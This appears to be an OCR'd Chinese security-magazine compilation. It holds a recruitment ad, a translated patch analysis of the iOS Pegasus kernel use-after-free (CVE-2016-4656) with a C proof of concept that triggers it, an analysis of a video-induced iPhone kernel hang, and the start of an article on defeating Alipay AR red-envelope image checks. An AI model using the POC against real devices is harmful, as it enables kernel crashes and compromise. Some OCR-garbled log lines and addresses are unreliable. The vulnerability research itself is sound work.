[Online]. Available: [http://www.etsi.org/deliver/etsi\\_gts/05/0508/05.01.00\\_60/gsmts\\_0508v050100p.pdf](http://www.etsi.org/deliver/etsi_gts/05/0508/05.01.00_60/gsmts_0508v050100p.pdf).

挖财，成立于2009年，定位于“老百姓的资产管家”，以“智慧财富，人人可享”为使命，从记账起步，发展成为一家极富特色的互联网资产管理平台。目前挖财旗下拥有挖财记账理财、挖财宝、挖财钱管家、挖财信用卡管家、挖财股神、挖财理财社区等多个定位明确、特色鲜明的App。截至2015年底，旗下仅挖财记账理财App的累计用户已超过1.3亿人，遍布全国各省及港澳台、海外等华人分布地区，建立了丰富的客户基础以及信用口碑。

挖财曾于2014年荣膺“红鲱鱼全球企业百强”，2016年是挖财高速发展的一年，1月旗下挖财宝App荣登苹果中国应用商店总榜第一，3月加入中国互联网金融协会并当选首届理事单位，国内首家设在企业的互联网金融博士后工作站也落户挖财，9月获选毕马威中国领先金融科技公司50强。公司还获得多家知名投资机构的投资，累计融资已达1.6亿美元。

职位	地点
资深前端开发工程师	杭州/上海
前端开发专家	上海
资深测试工程师	杭州/上海
测试开发专家	杭州/上海

职位	地点
资深Java开发工程师	杭州/上海
(高级) Java架构师	杭州/上海
资深iOS开发工程师	杭州
资深深度学习工程师/架构师	杭州

职位	地点
资深大数据开发工程师	杭州
资深数据挖掘工程师	杭州
平台研发架构师	杭州
运维研发专家	杭州



挖财招聘微信公众号

联系电话：0571-56967166  
简历投递：job.wacai.com  
简历投递邮箱：baoshu@wacai.com  
公司官网：www.wacai.com

## 【移动安全】

### iOS 三叉戟漏洞补丁分析、利用代码 公布 ( POC )

作者 : Stefan Esser

译者 : cruel\_blue\_

原文地址 <http://sektion eins.de/en/blog/16-09-02-pegasus-ios-kernel-vulnerability-explained.html>

译文来源 : 【安全客】 <http://bobao.360.cn/learning/detail/2996.html>

#### 介绍



安全客 ( bobao.360.cn )

2016 年 8 月 25 日,针对最近出现的 iOS 监视工具 PEGASUS,苹果发布了重要的安全更新:iOS 9.3.5。与之前发现的 iOS 恶意软件不同 , 这个工具包使用了三个不同的 iOS 0 day 漏洞 , 可以让所有打了补丁(iOS 9.3.5 之前的版本)的 iOS 设备妥协。不幸的是 , 有关这些漏洞的公开信息很少,这是因为 Citizenlab and Lookout (漏洞发现者)和苹果已经决定对公众隐瞒细节。直到此时,他们仍没有向公众公开恶意软件样本 , 因此 , 独立地进行第三方分析是不可能完成的。

站在 SektionEins 的立场 ,我们认为向公众隐瞒已修复漏洞的细节并非正确的做法,由于我们在解决 iOS 内核问题上比较专业,于是决定来看看苹果发布的安全补丁,以找出被 PEGASUS 利用的漏洞。


该事件前期相关报道、报告 :

iOS 9.3.5 紧急发布背后真相: NSO 使用 iPhone 0day 无需点击远程攻破苹果手机 (8月26日 13:41 更新)

## 补丁分析

事实上，分析 iOS 安全补丁并没有我们当初想象得那么简单，因为 iOS 9 内核是以加密的形式被存储在设备中的(在固件文件中)。如果想获取解密后的内核，我们有两个选择：一种是拥有一个允许解密内核的低水平利用，另一种是破解存在问题的 iOS 版本，然后从核心内存里将它转储出来。我们决定使用第二种方法，我们在实验室内的 iOS 测试设备中，用自己的破解版本转储了 iOS 9.3.4 和 iOS 9.3.5 的内核。Mathew Solnik 曾在一篇博客文章中对我们通常的做法有所描述，他透露说，通过内核利用，我们可以从物理内存中转储完全解密的 iOS 内核。

转储出两个内核后，我们需要分析它们的差异。我们使用 IDA 中的开源二进制 diffing 插件 Diaphora 来完成这个任务，为了进行比较，我们将 iOS 9.3.4 内核加载到了 IDA，然后等待自动分析完成，然后运用 Diaphora 将当前 IDA 数据库以同样的格式转储到 SQLite 数据库。对于 iOS 9.3.5 内核，我们重复了一次这个过程，然后命令 Diaphora 比较两个数据库的差异。比较的结果可在以下的画面中看到：



Diaphora 发现了 iOS 9.3.5 中的一些新函数。然而，其中大多数只是跳转目标发生了变化。从变动函数的列表中，我们可以明显看出 OSUnserializeXML 是其中最值得探究的函数。分析该函数的差异是非常困难的，因为相较于 iOS 9.3.4，这个函数在 iOS 9.3.5 中已经发生了很大的改变(由于重新排序)。然而进一步的分析显示，它实际上还内联着另一个函数，通过观察

XNU (类似于 iOS 内核) 的源代码，找到漏洞似乎会变得较为容易。OS X 10.11.6 内的 XNU 内核可以在 [opensource.apple.com](https://opensource.apple.com) 上找到。

对代码进行调查后显示，内联函数实际上是 OSUnserializeBinary。请参考以下代码 

```
OSObject*  
OSUnserializeXML(const char *buffer, size_t bufferSize, OSString **errorString)  
{  
    if (!buffer) return (0);  
    if (bufferSize < sizeof(kOSSerializeBinarySignature)) return (0);  
    if (!strcmp(kOSSerializeBinarySignature, buffer)) return OSUnserializeBinary(buffer, bufferSize, errorString);  
    // XML must be null terminated  
    if (buffer[bufferSize - 1]) return 0;  
    return OSUnserializeXML(buffer, errorString);  
}
```

## OSUnserializeBinary

OSUnserializeBinary 是添加到 OSUnserializeXML 上的相对较新的代码，主要负责处理二进制序列化数据。这个函数接触到用户输入的方式与 OSUnserializeXML 相同。由于 IOKit API 允许对参数进行序列化，因此攻击者只需调用任意的 IOKit API(或 mach API)，就可以滥用它们。同时，该漏洞也可以从 iOS 或 OS X 上任意沙箱的内部触发。

这个新函数的源代码位于 libkern/c++/OSSerializeBinary.cpp，因此可以直接审查，不用确切地分析苹果应用的补丁。这个新的序列化格式的二进制格式并不是很复杂，它由一个 32 位标识符作为数据头，其次是 32 位对齐标记和数据对象。

支持以下数据类型：

Dictionary

Array

Set

Number

Symbol

String

Data

## Boolean

Object (reference to previously deserialized object)

二进制格式将这些数据类型编码成 24-30 位。较低的 24 位被作为数值数据保留下来，例如存储长度或集合元素计数器。第 31 位标志着集合的最后一个元素，其他的所有数据(字符串、符号、二进制数据、数字)占用了四字节，对齐到 datastream。下文列出的 POC 就是一个例子。

## 漏洞

现在，找出漏洞变得较为简单了，因为它类似于之前 PHP 函数 unserialize() 中的 use after free 漏洞，SektionEins 此前曾在 PHP.net 将该漏洞披露出来。OSUnserialize() 内的漏洞也出自相同的原因：在反序列化过程中，反序列化器可以对先前释放的对象创建引用。

每个对象在经过反序列化后，都会被添加到一个对象目录中。请参考以下代码 [»](#)

```
if (!isRef)
{
    setAtIndex(objs, objsIdx, o);
    if (!ok) break;
    objsIdx++;
}
```

这是不安全的，而 PHP 也犯过同样的错误，这是因为 setAtIndex() 宏不会让对象的引用计数增加，你可以在这里看到：请参考以下代码 [»](#)

```
define setAtIndex(v, idx, o)
{
    if (idx >= v##Capacity)
    {
        uint32_t ncap = v##Capacity + 64;
        typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap * sizeof(o));
        if (!nbuf) ok = false;
        if (v##Array)
        {
            bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
            kfree(v##Array, v##Capacity * sizeof(o));
        }
        v##Array = nbuf;
        v##Capacity = ncap;
    }
}
```

```
if (ok) v##Array[idx] = o; <---- remember object WITHOUT COUNTING THE REFERENCE
```

在反序列化过程中，如果没有一种合法释放对象的方式，那么不记录 v##Array 内的引用数将不会出现什么问题。不巧的是，至少有一种代码路径允许在反序列化过程中释放对象。你可以从下面的代码中看到，字典元素的处理支持 OSSymbol 和 OSString key，然而在 OSString key 的情形下，它们会在 OSString 对象损坏后转换至 OSSymbol，而在 OSString 对象破坏时，它已经被添加到了 theobjs 对象表。

请参考以下代码 

```
if (dict)
{
    if (sym)
    {
        DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
        if (o != dict) ok = dict->setObject(sym, o, true);
        o->release();
        sym->release();
        sym = 0;
    }
    else
    {
        sym = OSDynamicCast(OSSymbol, o);
        if (!sym && (str = OSDynamicCast(OSString, o)))
        {
            sym = (OSSymbol *) OSSymbol::withString(str);
            o->release(); <---- destruction of OSString object that is already in objs table
            o = 0;
        }
        ok = (sym != 0);
    }
}
```

因此，用 kOSSerializeObject 数据类型来创建已损坏的 OSString 对象的引用是可行的，这是一个典型的 use after free 漏洞。

## POC

找出了问题后,我们创建了一个简单的 POC 来触发这个漏洞,下面的图中就是 POC。你可以在 OS X 上试试(因为它和 iOS 有一样的漏洞),请参考以下代码 

```
/*
 * Simple POC to trigger CVE-2016-4656 (C) Copyright 2016 Stefan Esser / SektionEins GmbH
 * compile on OS X like:
 *   gcc -arch i386 -framework IOKit -o ex exploit.c
 */

#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <mach/mach.h>
#include <IOKit/IOKitLib.h>
#include <IOKit/iokitmig.h>

enum
{
    kOSSerializeDictionary = 0x01000000U,
    kOSSerializeArray      = 0x02000000U,
    kOSSerializeSet        = 0x03000000U,
    kOSSerializeNumber     = 0x04000000U,
    kOSSerializeSymbol     = 0x08000000U,
    kOSSerializeString     = 0x09000000U,
    kOSSerializeData       = 0x0a000000U,
    kOSSerializeBoolean    = 0x0b000000U,
    kOSSerializeObject     = 0x0c000000U,
    kOSSerializeTypeMask   = 0x7F000000U,
    kOSSerializeDataMask   = 0x00FFFFFFU,
    kOSSerializeEndCollecton = 0x80000000U,
};

#define kOSSerializeBinarySignature "\323\0\0"

int main()
{
    char * data = malloc(1024);
    uint32_t * ptr = (uint32_t *) data;
    uint32_t bufpos = 0;
```

```
mach_port_t master = 0, res;
kern_return_t kr;

/* create header */
memcpy(data, kOSSerializeBinarySignature, sizeof(kOSSerializeBinarySignature));
bufpos += sizeof(kOSSerializeBinarySignature);

/* create a dictionary with 2 elements */
*(uint32_t*)(data+bufpos) = kOSSerializeDictionary | kOSSerializeEndCollecton | 2; bufpos += 4;
/* our key is a OSString object */
*(uint32_t*)(data+bufpos) = kOSSerializeString | 7; bufpos += 4;
*(uint32_t*)(data+bufpos) = 0x41414141; bufpos += 4;
*(uint32_t*)(data+bufpos) = 0x00414141; bufpos += 4;
/* our data is a simple boolean */
*(uint32_t*)(data+bufpos) = kOSSerializeBoolean | 64; bufpos += 4;
/* now create a reference to object 1 which is the OSString object that was just freed */
*(uint32_t*)(data+bufpos) = kOSSerializeObject | 1; bufpos += 4;

/* get a master port for IOKit API */
host_get_io_master(mach_host_self(), &master);
/* trigger the bug */
kr = io_service_get_matching_services_bin(master, data, bufpos, &res);
printf("kr: 0x%x\n", kr);
}
```

## 利用

因为我们才刚刚分析了这个问题，所以还没有来得及对这个漏洞开发出一种利用。但是我们随后会为这个漏洞开发出一种完全可行的利用，今年的晚些时候，我们会在柏林的 iOS 内核开发培训课程上将它展示出来。

该事件前期相关报道、报告：

iOS 9.3.5 紧急发布背后真相: NSO 使用 iPhone 0day 无需点击远程攻破苹果手机 (8月26 日 13:41 更新)

# iPhone 播放视频自动关机 “奇葩” 漏洞成因分析

作者：360NirvanTeam

来源：【安全客】<http://bobao.360.cn/learning/detail/3234.html>



安全客 ( bobao.360.cn )

## 说明

23 号早上主要的网络媒体都发了一条新闻 [iOS 又曝新漏洞，播放特定视频导致自动关机 (含演示视频)]，主要内容是：苹果 iOS 设备又被爆出新漏洞，播放一段特定的 MP4 视频，将导致设备重启。我们团队在第一时间拿到了视频样本 (a92aaf9dc6307e5387cb3206e6faed48)，并在设备上做了验证，发现播放视频确实会引起设备重启，并做了简单的技术层面的分析，本文主要介绍了我们分析的步骤与结论。

## 分析步骤

### 1、观察现象

首先以某种方式播放问题视频，我们采用的方式是写一个小程序。同时，我们知道 mediaserverd 进程是负责视频播放的后台服务。因此，在播放视频的过程中我们观察 mediaserverd 进程的 CPU 及内存的使用情况：

Process ID	Process Name	User Name	% CPU	Threads	Real Mem
1	launchd	root	0	3	4.10 MiB
32	amfid	root	0	2	192.00 KiB
42	mediaserverd	mobile	100.3	3	安全客 ( bobao.260.com ) 3.93 MiB

如上图，我们观察到在播放问题视频时，mediaserverd 的内存占用比较稳定，因此排除内存泄露。但是，CPU 占用非常高，初步猜测：问题视频会造成 mediaserverd 进程死循环。

另外，我们观察到在 CPU 接近 100% 的情况下，过一段时间 iOS 会崩溃，重启后我们可以拿到 Panic Log，请参考以下代码 [②](#)

```
{
  "build": "iPhone OS 9.0.2 (13A452)",
  "product": "iPhone7,1",
  ...
  "date": "2016-11-23 10:29:22.22 +0800",
  "panicString": "Debugger message: WDT timeout",
}
```

iOS 崩溃的原因是 Watchdog 超时，基本验证了我们之前的猜测。

## 2、确定畸形视频范围

问题视频的总时长为 5.01 秒，每秒 26 帧，但是在播放前面几秒的视频时并不会造成 iOS 崩溃。为了便于后期分析，我们首先需要确认视频中哪些部分是畸形的。结合之前的观察我们知道：视频中畸形的数据在视频中的位置比较靠后，因此我们从后往前对视频进行裁剪，即：首先取出 [4.01, 5.01] 范围内的视频，然后播放、测试。我们发现 [4.01, 5.01] 这个范围内的视频就会造成 iOS 崩溃。之后，我们又取出 [0.00, 4.01] 这个范围内的视频进行播放、测试，发现这段范围内的视频并不会造成 iOS 崩溃。

最后，我们确认视频中的畸形数据存在于原始视频的最后 1 秒中，即“秒拍”添加的片尾中：



注：不代表“秒拍”添加的所有片尾都有问题。

### 3、分析 iOS 崩溃日志

mediaserverd 进程 CPU 占用率 100%，问题代码可能在用户空间，也可能存在于内核空间。如果用户空间的代码存在问题，那么 mediaserverd 进程会被杀掉，但是我们观察到直至设备重启前 mediaserverd 进程一直存在。因此，问题代码很可能出在内核空间。

分析内核空间的问题，目前我们手里最直接的信息就是内核的崩溃日志，而内核的崩溃日志中的最有价值的部分就是崩溃线程的调用栈，请参考以下代码 [»](#)

```
Kernel slide: 0x00000000ec00000
Kernel text base: 0xfffffff8012c04000
Frame-01: lr: 0xfffffff8012d04714 fp: 0xfffffff8013120a70
Frame-02: lr: 0xfffffff801328b474 fp: 0xfffffff8013120f40
Frame-03: lr: 0xfffffff80142c308c fp: 0xfffffff8013120fd0
Frame-04: lr: 0xfffffff8013055f80 fp: 0xfffffff8013120fe0
Frame-05: lr: 0xfffffff8012cfb26c fp: 0xfffffff8013120ff0
Frame-06: lr: 0xfffffff8012c3576c fp: 0xfffffff80008ab2a0
Frame-07: lr: 0xfffffff8012f79d50 fp: 0xfffffff80008ab2c0
Frame-08: lr: 0xfffffff80143d69c4 fp: 0xfffffff80008ab3f0
Frame-09: lr: 0xfffffff80143e7cf0 fp: 0xfffffff80008ab420
Frame-10: lr: 0xfffffff80143e8070 fp: 0xfffffff80008ab450
Frame-11: lr: 0xfffffff80143e9044 fp: 0xfffffff80008ab480
Frame-12: lr: 0xfffffff80143e71fc fp: 0xfffffff80008ab4c0
Frame-13: lr: 0xfffffff80143e7448 fp: 0xfffffff80008ab520
Frame-14: lr: 0xfffffff80143f1348 fp: 0xfffffff80008ab550
Frame-15: lr: 0xfffffff80143dec50 fp: 0xfffffff80008ab680
Frame-16: lr: 0xfffffff80143dd59c fp: 0xfffffff80008ab690
Frame-17: lr: 0xfffffff8013061ee0 fp: 0xfffffff80008ab820
Frame-18: lr: 0xfffffff8012cdaa64 fp: 0xfffffff80008ab950
Frame-19: lr: 0xfffffff8012c18460 fp: 0xfffffff80008aba30
Frame-20: lr: 0xfffffff8012c2634c fp: 0xfffffff80008abad0
Frame-21: lr: 0xfffffff8012cf80c fp: 0xfffffff80008abba0
Frame-22: lr: 0xfffffff8012cf0f4 fp: 0xfffffff80008abc90
Frame-23: lr: 0xfffffff8012cfb1f0 fp: 0xfffffff80008abca0
Frame-24: lr: 0x0000000198d34c30 fp: 0x00000000000000000000000000000000
```

调用栈信息如上，我们首先需要把 lr 的地址映射到具体的内核中。由于，调用栈比较长，这里我们只是给出几个主要的栈帧信息：

Frame-1：保存崩溃信息并重启设备



```

TEXT: __text:FFFFF80195046E0 loc_FFFF80195046E0 ; CODE XREF: __TEXT:__text:FFFFF80195046B4↑j
TEXT: __text:FFFFF80195046E0 MOV W26, #1
TEXT: __text:FFFFF80195046E4 ; CODE XREF: __TEXT:__text:FFFFF80195046DC↑j
TEXT: __text:FFFFF80195046E4 ADRP X21, #aPanic@PAGE ; "panic"
TEXT: __text:FFFFF80195046E8 ADD X21, X21, #aPanic@PAGEOFF ; "panic"
TEXT: __text:FFFFF80195046EC MOV X0, X21
TEXT: __text:FFFFF80195046F0 BL _strlen
TEXT: __text:FFFFF80195046F4 MOV X2, X0
TEXT: __text:FFFFF80195046F8 MOV X0, X20
TEXT: __text:FFFFF80195046FC MOV X1, X21
TEXT: __text:FFFFF8019504700 BL _strcmp
TEXT: __text:FFFFF8019504704 MOV X21, X0
TEXT: __text:FFFFF8019504708 TBNZ W26, #0, loc_FFFF8019504714
TEXT: __text:FFFFF801950470C MOV X0, X20
TEXT: __text:FFFFF8019504710 BL _PESavePanicInfoAndRestart ; <--- MP4-Panic-Frame-1
TEXT: __text:FFFFF8019504714 ; CODE XREF: __TEXT:__text:FFFFF8019504708↑j
TEXT: __text:FFFFF8019504714 LDR W8, [X22,#0x218]
TEXT: __text:FFFFF8019504718 CBZ W8, loc_FFFF8019504728
TEXT: __text:FFFFF801950471C HINT #0x45
TEXT: __text:FFFFF801950471C ; -----
TEXT: __text:FFFFF8019504720 DCQ 0x34FFFFD5E7FFDEFF
TEXT: __text:FFFFF8019504728 ; -----
TEXT: __text:FFFFF8019504728 ; -----

```

安全客 ( bobao.360.cn )

Frame-8: 输出错误信息，同时可以确定出问题的内核模块为 AppleVXD393

er.AppleVXD393:__text:FFFFF801ABD69A0	LDR X19, [X19]
er.AppleVXD393:__text:FFFFF801ABD69A4	STUR X19, [X29,-0x18]
er.AppleVXD393:__text:FFFFF801ABD69A8	ADD X9, X29, #0x10
er.AppleVXD393:__text:FFFFF801ABD69AC	STR X9, [SP,#0x130+var_130] ; size_t
er.AppleVXD393:__text:FFFFF801ABD69B0	ADD X0, SP, #0x130+var_128
er.AppleVXD393:__text:FFFFF801ABD69B4	MOV W1, #0xFF
er.AppleVXD393:__text:FFFFF801ABD69B8	ADD X3, X29, #0x10
er.AppleVXD393:__text:FFFFF801ABD69BC	MOV X2, X8
er.AppleVXD393:__text:FFFFF801ABD69C0	BL j_vsnprintf_8 ; <--- MP4-Panic-Frame-8
er.AppleVXD393:__text:FFFFF801ABD69C4	ADR X1, asc_FFFF801ABFEF14 ; "\n"
er.AppleVXD393:__text:FFFFF801ABD69C8	NOP
er.AppleVXD393:__text:FFFFF801ABD69CC	ADD X0, SP, #0x130+var_128
er.AppleVXD393:__text:FFFFF801ABD69D0	MOV W2, #1
er.AppleVXD393:__text:FFFFF801ABD69D4	BL j_strncat_3
er.AppleVXD393:__text:FFFFF801ABD69D8	ADR X0, aApplevxd ; "APPLEVXD: "
er.AppleVXD393:__text:FFFFF801ABD69DC	NOP
er.AppleVXD393:__text:FFFFF801ABD69E0	BL j_kprintf_42
er.AppleVXD393:__text:FFFFF801ABD69E4	ADD X0, SP, #0x130+var_128
er.AppleVXD393:__text:FFFFF801ABD69E8	BL j_kprintf_42
er.AppleVXD393:__text:FFFFF801ABD69EC	LDUR X8, [X29,-0x18]
er.AppleVXD393:__text:FFFFF801ABD69F0	SUB X8, X19, X8
er.AppleVXD393:__text:FFFFF801ABD69F4	CBNZ X8, loc_FFFF801ABD6A08
er.AppleVXD393:__text:FFFFF801ABD69F8	SUB SP, X29, #0x10
er.AppleVXD393:__text:FFFFF801ABD69FC	LDP X29, X30, [SP,#0x130+var_120]
er.AppleVXD393:__text:FFFFF801ABD6A00	LDP X20, X19, [SP+0x130+var_130]

安全客 ( bobao.360.cn )

#### 4. 寻找死循环

我们之前猜测内核中可能存在死循环，现在我们遍历崩溃时的调用栈，寻找死循环具体在什么位置。最后我们发现死循环应该在 Frame-14 中，请参考以下代码

```

__int64 __fastcall PRTS_AppleVXD393_Panic_Frame_14(__int64 a1, __int64 a2, int a3)
{
...
for ( i = 1; ; ++i )
{
...
v17 = PRTS_AppleVXD393_Panic_Frame_13(v10);
...
}

```



```
if ( !((unsigned __int8)(v21 ^ v22) | v20) )  
    break;  
v12 = *(_QWORD *)(v10 + 12528);  
}  
...  
}
```

为了确认是这个函数出问题了，我们首先在 Frame-14 的上层函数中将对 Frame-14 的调用 Patch 掉：

```
FFFFF801ABF1328          sub_FFFF801ABF1328  
FFFFF801ABF1328  
FFFFF801ABF1328          var_20      = -0x20  
FFFFF801ABF1328          var_10      = -0x10  
FFFFF801ABF1328          var_s0      = 0  
FFFFF801ABF1328  
FFFFF801ABF1328 F4 4F BE A9      STP        X20, X19, [SP, #-0x10+var_10]!  
FFFFF801ABF132C FD 7B 01 A9      STP        X29, X30, [SP, #0x10+var_s0]  
FFFFF801ABF1330 FD 43 00 91      ADD        X29, SP, #0x10  
FFFFF801ABF1334 FF 43 00 D1      SUB       SP, SP, #0x10  
FFFFF801ABF1338 F3 03 03 AA      MOV        X19, X3  
FFFFF801ABF133C 13 10 01 29      STP       W19, W4, [X0,#8]  
FFFFF801ABF1340 05 10 00 B9      STR       W5, [X0,#0x10]  
FFFFF801ABF1344 19 D8 FF 97      BL         PRTS_AppleVXD393_Panic_Frame_14 ; <--- mov x0, 0  
FFFFF801ABF1348 F4 03 00 AA      MOV       X20, X0  
FFFFF801ABF134C B4 00 00 34      CBZ       W20, loc_FFFF801ABF1360  
FFFFF801ABF1350 F3 03 00 F9      STR       X19, [SP, #0x20+var_20]  
安全客 (bobao.360.cn)
```

Patch 日志：

```
[+] 8xq3e3 leaq after bafcu: 0xdad00031e43800000 주소를 (popso360cn)  
[+] 8xq3e3 leaq before bafcu: 0xdad00031e4d1f98je  
[+] 8xq3e3 leaq before bafcu: 0x61f198je  
[+] 8xq3e3 addu: 0x11111180jj0e1344
```

在 Patch 了相关代码之后，我们播放视频发现 iOS 不会崩溃。

同时，为了排除 Frame-14 的下层函数出现问题，我们在 Frame-14 中对下层函数的调用 Patch 掉，如下图：



```
:FFFFF801ABE7420      LDR      W10, [X8,#0x1D80]
:FFFFF801ABE7424      LDR      X8, [X19,#0x30F8]
:FFFFF801ABE7428      CMP      W9, #1
:FFFFF801ABE742C      CCMP     W10, #0, #0, NE
:FFFFF801ABE7430      B.NE    loc_FFFF801ABE743C
:FFFFF801ABE7434      ; CODE XREF: PRTS_AppleVXD393_Panic_Frame_14+70↑j
:FFFFF801ABE7434      STR      WZR, [X8,#0x398]
:FFFFF801ABE7438      B       loc_FFFF801ABE7440
:FFFFF801ABE743C ; -----
:FFFFF801ABE743C      ; CODE XREF: PRTS_AppleVXD393_Panic_Frame_14+88↑j
:FFFFF801ABE743C      STR      W23, [X8,#0x398]
:FFFFF801ABE7440      ; CODE XREF: PRTS_AppleVXD393_Panic_Frame_14+90↑j
:FFFFF801ABE7440      MOV      X0, X19
:FFFFF801ABE7444      BL       sub_FFFF801ABE6FE0 ; <--- MP4-Panic-Patch: mov x0, 0
:FFFFF801ABE7448      MOV      X22, X0
:FFFFF801ABE744C      LDR      W8, [SP,#0x60+var_44]
:FFFFF801ABE7450      CMP      W22, #0
:FFFFF801ABE7454      CCMP     W8, W20, #2, EQ
:FFFFF801ABE7458      CCMP     W24, #1, #0, CC
:FFFFF801ABE745C      B.LE    loc_FFFF801ABE73E8 ; <--- Loop
:FFFFF801ABE7460      CBZ      W22, loc_FFFF801ABE7478
:FFFFF801ABE7464      LDP      W8, W9, [X19,#8]                                     安全客 ( bobao.360.cn )
```

在 Patch 调对下层函数调用后，播放视频还是会造 iOS 崩溃。总结起来，我们这里使用了注释代码的手段来确定问题代码的范围，最后我们确定：出问题的代码在崩溃时的调用栈的第 14 帧函数中，畸形的视频数据造成该函数死循环。

## 结论

由于时间有限，经过简单分析，目前的结论是：播放含有畸形数据的样本视频，会造成 iOS 内核中负责视频解码的模块进入死循环，进而引起内核 WatchDog 超时，造成内核重启。针对该样本，目前没发现更多危害。

# 绕过最新补丁，AR 红包再遭技术流破解

作者：ChildZed

原文地址：【安全客】<http://bobao.360.cn/learning/detail/3349.html>

（注：本文所提到的内容仅供技术研究，请勿用于非法用途）

## 前言

最近圈里流行破解支付宝的“AR 红包”，有使用 PS 进行图片恢复的也有使用 PHP 脚本进行恢复的。当然支付宝那边也没闲着，先是声称减小了 PS 恢复图片后识别成功的概率，然后又是限制每人每日开启红包的次数，实话讲这是好事，毕竟如果 AR 红包步入 Pokemon Go 的后尘，那就失去了“寻宝”的乐趣。不过如果可以从技术上来解决问题，比如提高对于实景和伪装图片的判别能力，那必然是喜闻乐见的。



## 基于 OpenCV 恢复图像破解“AR 红包”

前面提到 PS 恢复图片识别成功的概率降低了许多，想想主要原因还是 PS 恢复出来的图片太过粗糙，而且还留有一定的细线条，这样机器进行识别时可以通过这些特征去判别图片是否是 PS 的。本文介绍的方法是基于 OpenCV 对图像进行处理，这种方法能够尽可能地还原原图像而不会产生条纹，目前成功率还不错。

在介绍方法之前先分析一下加了黑线的图片，可以对单一的浅色背景进行拍摄作为 AR 红包的图片，这样就可以从图片中了解黑线的分布。当然如果整幅图都是一个颜色程序是不允许的，所以。。我放了个硬币作为物体。



通过抓包得到的图片是 100\*100 像素的，而在 AR 红包刚面世时图片都是 200\*200 像素的，后者图片较为清晰，容易通过 PS 恢复，而前者较为模糊，因此 PS 难以对其进行较好的恢复，这也可能是支付宝的一个防作弊手段吧，但说实话，治标不治本，而且存在一个比较大的问题。

由于测试图片背景单一，且大小只为 100\*100 像素，因此我们可以用 PS 打开图片并放大看看线条到底如何分布。



上图取的是图片的一部分，图中每个小方格是一个像素点。可以看出，线条有一个像素点宽的，也有两个像素点宽的，而线条颜色有黑和灰两种。我们把



这种类型的称为黑 1，把



这种类型的称为黑 2，把




这种类型的称为杂色，根据对整幅图的观察，其黑色线条分布规律为“黑 2 黑 1 黑 2 黑 1 黑 2 杂色”，相邻两种线条的距离为两个像素点。这样就可以确定线条的分布。

确定了线条的分布之后，就得考虑怎么去掉这些横线。对于一张正常图片而言，相邻像素点的色差并不大，而加了横线之后横线附近的相邻像素点色差非常大，如果可以将黑线部分的颜色修改为相邻的未被处理的像素点的颜色，那就可以较好的恢复图片的原貌。OpenCV 提供了这项功能，废话不多说，上代码。(由于时间问题我直接将黑线条的像素坐标逐一处理，并没有按照前面总结的规律进行处理) ：

